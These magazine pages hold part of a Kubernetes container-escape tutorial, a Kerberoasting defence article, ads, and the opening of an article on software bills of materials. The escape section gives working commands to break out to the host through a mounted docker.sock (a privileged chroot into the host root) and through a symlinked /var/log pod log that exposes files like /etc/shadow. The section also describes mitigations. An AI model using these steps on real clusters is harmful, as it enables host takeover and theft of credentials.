Now that the pod is running successfully on the cluster, get into the container shell by running

```
kubectl exec -it docker-socket-pod -- ➥
  /bin/bash
```

To leverage the docker.sock file, run

```
df -h | grep sock
```

to show that the mounted folder is present on the container. Assuming your NGINX container does not come with Docker pre-installed, go ahead and install it:

```
apt update && apt install wget
wget https://download.docker.com/linux/➥
  static/stable/x86_64/docker-18.09.0.tgz
tar -xvf docker-18.09.0.tgz
cd docker
cp docker /usr/bin
```

Now, interact directly with the Docker daemon on the host and get a list of all Docker containers to obtain information or show available images, by running one of these commands:

```
docker -H unix:///var/run/docker.sock ps -a
docker -H unix:///var/run/docker.sock info
docker ➥
  -H unix:///var/run/docker.sock images
```

Finally, the attack goal is closer, and you are going to escape to the host by creating a privileged Docker container that mounts the root filesystem (/) into the container /abc folder and chroot into it by running the following command on a container:

```
docker ➥
  -H unix:///var/run/docker.sock ➥
  run --rm -it ➥
  -v /:/abc:ro debian chroot /abc
```

You can now list all the files on the root filesystem and execute some useful commands to interact with the pods running on the node.
Note that the cluster is using containerd as the runtime, so you can run commands with crictl [8] instead of

Listing 4: Pod Manifest File

```
apiVersion: v1
kind: Pod
metadata:
  name: docker-socket-pod
spec:
  containers:
  - name: docker-socket-container
    image: nginx
    volumeMounts:
    - name: docker-socket-volume
      mountPath: /var/run/docker.sock
  volumes:
  - name: docker-socket-volume
    hostPath:
      path: /var/run/docker.sock
```

Listing 5: crictl Output

```
crictl --runtime-endpoint unix:///run/containerd/containerd.sock ps
CONTAINER       IMAGE           CREATED             STATE       NAME                    ATTEMPT     POD ID          POD
61eee33898c09   92b11f67642b6   About an hour ago   Running     docker-socket-container 0           16ee465d1120a   docker-socket-pod
38e1eb8945613   5e785d005ccc1   2 hours ago         Running     calico-kube-controllers 334         897bae6c4ca20   calico-kube-controllers-57b57c56f-2xmwl
8cc45d79ecb85   550e0029f6bd4   2 months ago        Running     health-check            0           0f1650dc41993   health-check-deployment-5b797c6cdf-kz62z
bbd1338aa1798   b8973f272a0a1   2 months ago        Running     build-code              0           3c60d6053a26a   build-code-deployment-68dd47875-85tb8
1c059432e17bc   8a648053c00f5   2 months ago        Running     hunger-check            0           56218b2e56fa8   hunger-check-deployment-96b6764f9-7zsbk
cbdd56829a054   0ff4eace8cd5b   2 months ago        Running     metadata-db             0           cfb1532ab1843   metadata-db-648b64948f-ttzlk
129d03711f19b   aa2bf2205b2c2   2 months ago        Running     cache-store             0           0257aafa379c4   cache-store-deployment-7cb76b5448-gwzfb
72f7a1082f276   f84e0146849d0   7 months ago        Running     enforcer                1           a7c5003dc61ef   asset-mgmt-admission-enforcer-77bc7f9c77-mq28g
1760ed98e261a   2d6c7c11d7191   7 months ago        Running     agent                   1           6f7fc69a30e2b   asset-mgmt-inventory-agent-ff65ddd6d-k4rf5
60ce1262e18c2   5185b96f0becf   7 months ago        Running     coredns                 1           352e98cc2db8b   coredns-787d4945fb-rc8gk
fb734ad33071f   5185b96f0becf   7 months ago        Running     coredns                 1           bdbfdbf700263   coredns-787d4945fb-97lt4
a29cad83da33b   153f0442d7cc2   7 months ago        Running     daemon                  1           5c9045f016c33   asset-mgmt-runtime-daemon-vfsrj
edb4568bd80eb   08616d26b8e74   7 months ago        Running     calico-node             1           c6aba3d4b683e   calico-node-92zq7
c55945531ebc7   a7f25b1a3cf06   7 months ago        Running     shim                    1           1ba186d5b2f2b   asset-mgmt-imagescan-daemon-g2z79
c99bb749678ce   b6329daf3154a   7 months ago        Running     daemon                  1           1ba186d5b2f2b   asset-mgmt-imagescan-daemon-g2z79
93e070773470e   89da1fb6dcb96   7 months ago        Running     redis-containers        1           ddcb53268c97c   redis
6ff7458fd798c   f592e34f70efc   7 months ago        Running     daemon                  1           718dc88d509dd   asset-mgmt-flowlogs-daemon-td5hc
1393c8bdc62ff   92ed2bec97a63   7 months ago        Running     kube-proxy              1           5bf2de2a3af3c   kube-proxy-b65c9
```

```
ubuntu@k8smaster:/var/log/pods$ tree
.
├── checkpoint_asset-mgmt-flowlogs-daemon-hnx94_5745a718-1333-4144-a483-3a12d99f87b4
│   └── daemon
│       ├── 0.log
│       ├── 0.log.20240210-100239.gz
│       ├── 0.log.20240223-103006.gz
│       ├── 0.log.20240307-084209.gz
│       ├── 0.log.20240320-063355
│       └── 1.log
├── checkpoint_asset-mgmt-imagescan-daemon-cmnb5_57fbd4d6-386d-4674-8a8e-c46be80f880c
│   ├── daemon
│   │   ├── 0.log
│   │   ├── 0.log.20231030-061018.gz
│   │   ├── 0.log.20231218-005444.gz
│   │   ├── 0.log.20240204-205748
│   │   └── 1.log
│   └── shim
│       ├── 0.log
│       ├── 0.log.20231224-054904
│       └── 1.log
```

Figure 4: /var/log/pod file structure and 0.log files from mounted container hostPath volume.

the `docker` command. The command in Listing 5 lists all containers on that particular node.

The mitigations for the above technique could be used to ensure that no containers mount `docker.sock` as a volume. Of course, that is easy to say, but what if you have requirements and use cases that need to mount that socket, as in the case of a container to troubleshoot an issue, a security tool that needs access to the host, or some other reason? In these cases, you should protect the privileged pods, have some monitoring and alerting in place, and segregate the network to allow only specific resources to communicate with the pods.

Escaping to Host by Creating a Symbolic Link

This time, you will have a pod running as root with a mountpoint to the node's `/var/log` directory. This configuration setting may be seen as innocent, but it holds profound implications that can expose the entire content of its host filesystem to any user who has access to its logs.

Within nodes and control planes, a structured directory exists within the `/var/log/pods` directory. This directory contains the `0.log` file (Figure 4). Consider a scenario in which a pod is configured with a `hostPath` volume mount to `/var/log`, which would mean that the pod has access to all pod logfiles on that host. By adding a symlink from the container's `0.log` file to, for instance, `/etc/shadow` or any other sensitive file on the host, you can access the file by running

```
cat /var/log/pod/<name_of_pod>/0.log
```

From the container, browse to the directory where the `0.log` files are and create a symlink (which could be any needed file from the node):

```
ln -sf /etc/hostname 0.log
```

On the host, fetch the logs for the specific container pod,

```
kubectl logs checkpoint_asset-mgmt-<xxxx> ➥
  -n <namespace>
```

and you get the *failed to get parse function: unsupported log format: "checkpoint\n"* error showing the hostname from file `/etc/hostname`. You just got the host file content from the error. If you use one of these use cases to mount the `/var/log` folder, be aware that your deployment will become vulnerable to this host takeover technique.

Several remediations and mitigations can be used to prevent such vulnerabilities. Always try, whenever possible, to avoid containers running as root and deploy some guardrails by implementing admission controllers with policies designed to prevent root access or to authorize specific images for which root is a requirement and have them under control.

Another course of action is simply not to deploy pods with a writeable `hostPath` to `/var/log`. Much better would be to set it up as read-only.

Conclusion

Protecting your data needs to be a priority for your business. Always use the least privilege principle when running your workloads. Never underestimate your adversaries, because most hackers target businesses indiscriminately and will compromise your infrastructure. Attackers dedicate a lot of hours in a day to work diligently toward their goals and objectives. The escape techniques discussed in this article should serve as an example of how your assets could be at risk. ■

Info

[1] Kubernetes: [https://kubernetes.io/]
[2] Docker: [https://www.docker.com/]
[3] CyberArk: [https://www.cyberark.com/]
[4] kubeletctl: [https://github.com/cyberark/kubeletctl]
[5] AppArmor: [https://apparmor.net/]
[6] seccomp: [https://man7.org/linux/man-pages/man2/seccomp.2.html]
[7] SELinux: [https://selinuxproject.org/page/Main_Page]
[8] crictl: [https://github.com/kubernetes-sigs/cri-tools/blob/master/docs/crictl.md]

Author

Raul Lapaz works as a Cloud and Kubernetes security engineer at the Swiss pharmaceutical company Roche, with more than 25 years of experience in the IT world. His primary role is to design, implement, and deploy a secure cloud and container environment for health care digital products in AWS. He is very passionate about his work and loves to write technical articles for magazines in his free time.

Hone Your Skills with Special Issues!

Get to know Shell, LibreOffice, Linux, and more from our Special Issues library.

The *Linux Magazine* team has created a series of single volumes that give you a deep-dive into the topics you want.

Available in print or digital format.

Check out the full library: shop.linuxnewmedia.com



image © roystudio, 123RF.com

LINUX Special

301 BEST BASH COMMANDS

LINUX SHELL HANDBOOK

2024 Edition

SUPERCHARGE YOUR LINUX SKILLS

Power at Your Fingertips

- Pipe and redirect ou
- Monitor processes
- Create custom scrip

Keep this gui as a permane

ARCHIVE DVD

RASPBERRY PI GEEK

THE COMPLETE ARCHIVE

2,000 pages of maker projects and more!

FREE DVD $39.90 VALUE!

MakerSpace

BUILD A RASP PI RADIO!

MakerSpace #02

HANDS-ON PROJECTS FOR MAKERS

RASP PI TRICKS

FEED YOUR FISH WHILE YOU'RE AWAY

MakerSpace #03

HANDS-ON PROJECTS FOR MAKERS

RETRO GAMING WITH FPGA

Solar-Powered IoT

Avoid the battery dance with

BUILD YOUR BAG OF LINUX TRICKS!

2023 EDITION

Cool Linux Hacks

91 HACKS

RASP PI TRICKS

TRY ARTIFICIAL INTELLIGENCE ON A PI

MakerSpace #04

HANDS-ON PROJECTS FOR MAKERS

BUILD INFO DISPLAYS

Retro Computing

C64x with Commodore OS

FPGA-based Spectrum Next

Smart Home

Automate your house

Check plants and pets

Low-Code Programming

Learn Node-RED, then add Python

LINUX NEW MEDIA

MAKERSPACE-MAGAZINE.COM

FREE DVD!

LibreOffice Full Version

Dive deep into the world's greatest free office suite

2023/24 Edition

LibreOffice Expert

dit and Save
S Office Files

place MS Office
Google Docs!

LibreOffice

des full versions
indows, macOS,
nux

JOIN THE LINUX REVOLUTION!

ALL THE SOFTWARE YOU NEED!

ETTING STARTED WITH LINUX

WERFUL • MORE SECURE • MORE FUN

HOW TO SET UP A LINUX SYSTEM TO:

to Music • Play Games • Process Photos

Surf the Web • and Much More!

START

2023 Edition LINUX Special

LINUX NEW MEDIA

WWW.LINUX-MAGAZINE.COM



Making Kerberoasting uneconomical

Sophisticated Heist

A method known as Kerberoasting is an exploitation technique of the Kerberos authentication protocol. We take a closer look at the available safeguards and detection measures against this attack. By Evgenij Smirnov

Unauthorized access to credentials is a part of virtually any successful cyberattack. Attackers are particularly interested in techniques that provide access credentials that allow far-reaching authorizations without immediately setting off the alarm bells on monitoring systems. Sometimes these techniques result from the functionality of Windows and Active Directory (AD).

Stolen and Broken

Kerberoasting [1] is an attack technique that relies on the ability of every user or computer to request, in Kerberos, a service ticket from the domain controller (DC) for every service. A check as to whether the requesting account has the right to do this only occurs when the service is accessed with this ticket. Therefore, if a security principal in the AD has a service principal name (SPN), any user – including a standard user or a workstation hijacked by an attacker – can grab a service ticket for this security principal from a DC.

The service ticket issued by the DC contains a part that is exclusively intended for the requested service principal and is also intended to ensure that the ticket was generated by the DC of the specified domain. For this purpose, the ticket is encrypted with the Kerberos hash of the service account, which is ideally only known to the DC and the account itself. However, the ticket contains plain text information that is known from the outset, such as the name of the requesting user, which allows the success of a decryption attempt to be verified quickly and reliably. The information attackers are looking for is not included in the payload, but used as an encryption key.

Kerberoasting therefore boils down to brute force. As a rule, the attackers first extract the complete service ticket from the compromised environment and use tools such as Hashcat or John the Ripper in their own environment to reconstruct the plaintext password (offline cracking). Because the leading ransomware gangs already tapped into the as-a-service business model some time ago, the GPU power required for cracking hashes and tickets can be rented by the hour in hyperscaler clouds such as Azure or AWS and naturally lends itself to hacking from a commercial perspective. At the same time, it is impossible to determine the location of the "crack stations" on the basis of typical power consumption patterns. The two phases of Kerberoasting therefore involve diametrically opposed levels of effort. As easy as

Lead Image © alphaspirit, 123RF.com

creating and extracting a service ticket may be in the vast majority of AD environments, cracking the password can be time-consuming if the password is long and complex. The choice of hash algorithm also makes a big difference to the computing power required for cracking: The conventional RC4, which is identical to the NT hash, is increasingly being replaced by AES. Windows versions from Server 2019 onward will only request and issue tickets encrypted with the AES hash. However, if RC4 is generally possible in the AD environment, the attacker can force the domain controller to downgrade the protocol and explicitly request a ticket in which the service part is encrypted with the RC4 hash.

As always, when it comes to guessing passwords, the number of characters and complexity play a very important role. If you limit yourself to the character set that can be entered directly on a computer keyboard when generating passwords, you can have more different passwords, up to a length of 19 characters, than different RC4 hashes in total. Therefore, computer accounts and group Managed Service Accounts (gMSAs) are generally not suitable as Kerberoasting targets, because their passwords are purely random strings that change regularly and are controlled by group policy for computers and defined when the account is created for gMSAs. The default value in both cases is 30 days, which makes cracking uneconomical.

A rumor has circulated among many administrators that domain members lose their trust in AD if they are unable to connect to a domain controller for too long. Although this was sometimes the case with the old Windows NT domain model and with Windows 2000, modern Windows versions can handle this problem. Nevertheless, during the pandemic, some organizations used group policy to disable machine password changes for home office laptops, and in some cases, this policy was linked incorrectly so that it also affected servers, including some with elevated privileges.

If an attacker detects this kind of a misconfiguration and has access to inexpensive GPU resources, even cracking a 128-character password can prove economical if the reward is big enough.

The ideal target for Kerberoasting is therefore a legacy service account – that is, a user account that has:

- a non-expiring password, preferably assigned manually and encrypted with RC4;
- an explicit SPN; and
- extensive authorizations either in AD itself or on other systems.

A somewhat rarer variation of Kerberoasting only provides the hash of the plaintext password, which can then be used for pass-the-hash (NTLM), overpass-the-hash (Kerberos ticket with RC4 encryption), or pass-the-key (Kerberos ticket with AES encryption) attacks. However, the computational effort required is identical because the hashes are not tried out directly, but formed from plain text in both cases.

Tracking Down Kerberoasting Targets

Finding worthwhile Kerberoasting targets is easy. Attackers use tools such as Python scripts (one popular example being `GetUserSPN.py` from the Impacket project [2], which runs on a Linux machine) to reduce the chances of detection when using PowerShell or other standard tools. On the defense side, you don't have to worry about being exposed during reconnaissance and can simply use the onboard AD module for PowerShell. You are looking for accounts that:

- are not deactivated,
- are normal users,
- have a non-expiring password, and
- at have least one explicitly defined SPN.

To accomplish these objectives, you can use the LDAP filter:

```
(&(!(userAccountControl:
   1.2.840.113556.1.4.803:=2))
  (userAccountControl:
   1.2.840.113556.1.4.803:=66048)
  (servicePrincipalName=*))
```

The `userAccountControl` value of `2` means the account is deactivated, and the value `66048` is the sum of 65536 (password does not expire) and 512 (normal user account). If you want to find particularly worthwhile targets that are also members of one of the privileged groups, add `(adminCount=1)` to the filter after `(servicePrincipalName=*)`. The resulting LDAP filter can be enabled with either of the following commands:

```
Get-ADUser -LDAPFilter <Filter>
Get-ADObject -LDAPFilter <Filter>
```

You can also use it with the LDAP browser of your choice or with command-line search tools such as `adfind` [3] or `dsquery` [4].

Mitigating Attacks

The Kerberoasting vector is attributable to Kerberos functionality; you will not be able to harden your Active Directory with configuration settings that make Kerberoasting impossible. However, you are not powerless. You will want your defense not to focus exclusively on making the attacks more difficult, but also to limit any consequential damage, making the Kerberoasting technique expensive for the attacker to carry out as well as unattractive in terms of the results.

If an attacker manages to obtain a ticket-granting service (TGS) for a service account from the domain controller, you can reduce the attractiveness of this yield in three ways:

1. Use the longest possible passwords for service accounts to make cracking the hash as difficult as possible. Because the password for service accounts does not usually have to be typed in, character by character, but rather transferred with copy and paste, it can be long and complex.
2. Change the passwords of the service accounts regularly to shorten the time span in which the captured hash material can be used. If the lifetime of passwords is shorter than the estimated time required

to crack the hashes, the plaintext password is theoretically secure. For services that do not need to be available 100 percent of the time and can tolerate an occasional restart, you can reset the password quite frequently in a script. If supported by the respective application, gMSA [5], which changes your password automatically, is the best bet. By default, this happens every 30 days, but you can set the permanence of the password to a different value when creating a gMSA – and only at this time.

3. Rigorously restrict the login options and authorizations of the SPN-protected service accounts (Figure 1). Although not necessary to operate SQL servers, SQL server service accounts are often provided with administrative authorizations on the machines in question. Very often, service accounts are even members of highly privileged groups such as domain admins. Adhere to the least privilege principle when assigning rights.

If you use systems at the perimeter of your network that recognize and prevent data extraction, you will want to check whether you can enable rules there that respond to service tickets as payload. However, this option should only be viewed as an additional safety measure. You can assume that extraction will probably succeed, because the tickets are relatively small; they can be integrated into most exfiltration methods – for example, DNS and Online Certificate Status Protocol (OCSP), but also HTTP, FTP, or email.

You have several options for restricting the login capability of a service account, such as the old-fashioned *Login to…* button in AD user management, which is equivalent to the `logonWorkstation` attribute. However, you can also use group policies to deny service account logins. Multifactor authentication, which is so effective for regular user accounts, cannot be used for service accounts for obvious reasons. The login restrictions also help prevent overpass-the-hash and pass-the-key attacks, but provide no protection against classic pass-the-hash attacks if the compromised service account has authorizations for resources that still accept NT LAN Manager (NTLM).

In many application scenarios you have a very effective way of severely restricting Kerberoasting right at the source, although you will very rarely see it used in production environments. With the authentication policies introduced in Windows Server 2012 R2, you can specify which accounts are generally allowed to request a service ticket for a specific service principal and define the computers on which this is permitted.

For example, if the database uses the SVCSQL account and the application layer uses the SVCAPP account in a three-tier application, your maximum protection against Kerberoasting might be:

- SVCSQL created as a gMSA, with the restriction that only the actual SQL servers are allowed to read the password.
- An SVCSQL account assigned an authentication policy that only allows a group named *SQL Access* to request service tickets; the group includes the regular service account SVCAPP and the database administrators. Service tickets can only be issued for requests that come either from the application servers or from the admin workstations.
- SVCAPP subject to login restrictions so that only the application servers can use this account to log in.
- The two service accounts with only the authorizations they absolutely need to run SQL or the application layer.
- An SVCAPP account with a matching authentication policy if the front end of the application that does not need to be available to everyone in the organization, but only to very specific users and clients.

These strategies massively limit the opportunities for obtaining a service ticket for Kerberoasting and the usefulness of that ticket from an attacker's point of view. Additionally, always make sure only those users and groups in your environment who actually need it (i.e., only the Tier 0 administrators, if in doubt) have the right to describe the `servicePrincipalName` attribute; otherwise, an attacker could make a privileged account they are targeting vulnerable to Kerberoasting by assigning it an SPN.




Figure 1: Use authentication policies to prevent issuing a TGS.

Detecting Kerberoasting

Both the service ticket request and the subsequent use of the (cracked) password are completely normal processes in Active Directory, which makes it very difficult to detect Kerberoasting. You can only detect the initial exploration with either very advanced AD monitoring that analyzes LDAP queries or by turning up AD logging to such an extent that every




Figure 2: Event 4769 contains full details of issuing the TGS.

LDAP query is recorded and then sifting through the resulting event logs. However, the latter approach requires logging to be raised beyond the debug level to the field engineering level, which causes a huge number of log entries and has a negative effect on the performance of your DCs.

The ticket request process is far more interesting as a monitoring target. If the monitoring policy Audit Kerberos Service Ticket Operations is enabled for *Success*, an ID 4769 event is generated in the Security event log of the domain controller addressed. If you evaluate these events, you can detect, say, users who have nothing to do with the addressed service but have requested and received a ticket for this service, or find out when encryption with the RC4 hash was used, although you want all components to use AES. An above-average frequency of service ticket requests by the same user can also be an indication of Kerberoasting. The coding of the encryption types used in the ticket is documented online [6] and differs from the convention used in the AD `msDS-SupportedEncryptionTypes` attribute.

Tracing the use of the captured login data might also be possible with audit events. Just as with the ticket request, you need to look for anomalies – service accounts logging in from client computers, use of RC4, access by service accounts to resources that have nothing to do with the service in question, and the like. Without comprehensive security information and event management (SIEM) and security administrators who are confident in their use of the SIEM environment's search and filter engine, preventing Kerberoasting is an almost hopeless endeavor.

Another way of detecting Kerberoasting at an early stage is a service account honeypot. Because the attacker is unable at first glance to distinguish a genuine production account from a created account specifically without production use, they will discover the account during the reconnaissance phase and try to hijack it. You will want to change this account's password at least once and then log in with the account to make it look as if it has been used in the past. When creating the honeypot, stick to the naming conventions applicable in your AD. You can also set `adminCount=1` for this account without adding it to a privileged group. The Honeypot account can help you identify Kerberoasting in two ways:

- Event 4769 tells you that a service ticket has been issued for Kerberoasting (Figure 2), but to determine this, you need to monitor the security event log constantly.
- If you give the honeypot account a fairly simple and short password, Kerberoasting will succeed and the attacker will use the account to log in. Monitor the attributes of the AD object related to the logon (`lastLogon`, `lastLogonTimestamp`, `badPwdTime`) to detect any use of this account. Although this check requires significantly less overhead than log-based monitoring, you still have to do the work on all domain controllers.

Conclusions

When it comes to Kerberoasting, it is easier for you as part of the defense team to make the attack uneconomical for the attacker than to prevent it through configuration or to discover successful execution after the event. The recommendation is therefore to restrict the use of conventional service accounts and limit their authorizations, including the ability to log in. Enforcing AES encryption and the use of long passwords, which are changed regularly and preferably automatically, makes Kerberoasting an unattractive proposition for attackers. ■

Info

[1] Kerberoasting in the MITRE ATT&CK framework: [https://attack.mitre.org/techniques/T1558/003/]

[2] Impacket GetUserSPN: [https://github.com/fortra/impacket/blob/master/examples/GetUserSPNs.py]

[3] adfind: [https://www.joeware.net/freetools/tools/adfind/]

[4] dsquery user: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc725702(v=ws.11)]

[5] Group Managed Service Accounts: [https://learn.microsoft.com/en-us/windows-server/security/group-managed-service-accounts/getting-started-with-group-managed-service-accounts]

[6] Event 4769: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4769]

Author

Evgenij Smirnov has been working with computers since the age of 5 and delivering IT solutions for almost 30 years. His Active Directory and Exchange background naturally led to PowerShell, of which he's been an avid user and proponent since its first release. Evgenij is an active community lead at home in Berlin, a leading contributor to German online communities, and an experienced user group and conference speaker. He is a Microsoft Cloud and Datacenter Management MVP since 2020.



Security and automation with SBOMs

Unboxing

Already mandatory in the United States and recently approved in Europe thanks to new legislation, a software bill of materials provides information about software components, enabling IT managers to respond better to attacks and vulnerabilities. By Martin Kuppinger

In recent years, the software supply chains at SolarWinds and Kaseya, among others, have been targeted, along with identified vulnerabilities in widely used open source libraries, including Heartbleed in 2014, a vulnerability in OpenSSL, and Log4j in 2021. In both cases, innumerable systems were affected.

Back in May 2021, the United States introduced an obligation to provide a software bill of materials (SBOM) in a Presidential Executive Order on Improving the Nation's Cybersecurity [1]. The European Parliament recently adopted (March 2024) the Cyber Resilience Act (CRA), which also calls for an SBOM [2].

The need for action by all companies that produce and distribute software as a standalone product or as part of products such as electrical appliances or machines is real. At the same time, the SBOM offers every company the opportunity to better understand and manage the attack surface and respond more quickly to threats.

Software Bill of Materials

The vast majority of modern software is no longer coded from scratch and then compiled; rather, it makes extensive use of standard libraries such as those already mentioned or frameworks such as OpenSSL or Log4j, which provide functions such as SSL/TLS encryption or logging. A very large proportion of these libraries are open source and freely available. In addition to the basic libraries, other services are also used in software, whether in technical goods, as standalone applications, or in the form of cloud services. For cloud applications in particular, these are typically platforms as a service (PaaS), from databases to artificial intelligence (AI).

Today's reality is characterized by complex, multilayered software from a variety of sources, which creates the challenge, thus far difficult to understand, as to what exactly a piece of software contains and whether your company is affected by a new vulnerability. In the production of physical goods, the bill of materials (BOM) lists the products used to create a product. In the event of faults in a specific component of a product, a BOM makes it is easier to find the parts it contains and rectify the faults.

An SBOM aims to do the same thing for software by providing well-defined and complete information about the "software in the software," enabling companies quickly to identify software and services in use that are potentially affected by a vulnerability (e.g., in an open source library). In turn, targeted countermeasures can be introduced far more quickly.

Supply Chain Attack Scenarios

The various threats that have affected many companies by way of software supply chains in recent years can be broken down into four groups (with the fourth only being included here in a broad sense):

Lead Image © Tjefferson, Fotolia.com

- Vulnerabilities in standard libraries
- Vulnerabilities in third-party software components
- Infection of commercial off-the-shelf software (COTS) to attack its users
- Attacks on cloud services and their tenants

The vulnerabilities in OpenSSL and Log4j are examples of the first group. When vulnerabilities arise in standard libraries and frameworks, a large number of software products and their users are typically affected – possibly millions of affected systems. One major difference is that patches from commercial providers such as Microsoft are automatically provided to the affected systems, which allows for automated installation. This process sometimes takes place later than desired by the IT manager, and not everyone uses the automatic installation process. However, two important aspects are (1) that it is known which systems are affected and (2) that automatic patch deployment and installation is possible.

Of course, patches are also developed and made available for open source components as soon as vulnerabilities are identified. The challenge, however, is that IT managers do not have the described automations for the affected systems and often do not know which components are being used.

A second factor is that the vast majority of today's commercial software products and cloud services contain third-party software components in addition to open source components. This fact also applies to Microsoft, for example, which uses free software in many areas of its products and cloud services. Dashboards are another example: Who knows on what technical basis they are based in a piece of software or cloud service? You can be fairly certain that the provider did not develop the functionality underlying a dashboard for displaying diagrams, but that a different solution was used that could in turn rely on other components, including open source libraries and frameworks. Vulnerabilities in third-party software components and services also represent a software supply chain risk. The SBOM is again intended to provide insights here.

The third case (e.g., scenarios such as the aforementioned incidents at SolarWinds and Kaseya) is a little different. The SolarWinds and Kaseya attackers used widespread software to open a door to the developers' customers. The main difference is that an attack was initiated by provisioning the software (i.e., along the software supply chain); however, in this case the infected software was no longer part of other applications, but the end product on the customer side. Of course, attacks by deliberately implemented vulnerabilities in standard libraries and frameworks cannot be ruled out.

Compared with vulnerabilities in software libraries and third-party products, the advantage in this scenario is that a company is usually aware it is using the software. On the other hand, and especially if the attack is carried out by management software for IT infrastructures, the damage may already have been done, and the bad guy might already have access to other systems before such a vulnerability is discovered and the patches are distributed.

The fourth case (e.g., the Microsoft Exchange Server Data Breach in 2021) is about attackers successfully attacking a cloud service or other critical systems and gaining the opportunity to attack the clients or customers of such services. Even if the problem is similar, it is not a software supply chain attack in the narrower sense, because the attack does not target the supply chain of basic components through PaaS services, for example, to the finished cloud service but targets the supplied cloud application and its users.

A Path to Cyber Resilience

All scenarios clearly show the complex challenge posed by today's software production methods. Just as cars are created by assembling in-house parts and components such as brakes from suppliers that are often of critical importance, software, whether in its traditional form or as a cloud service, is now typically a combination of in-house code and components from the open source sector and third-party providers.

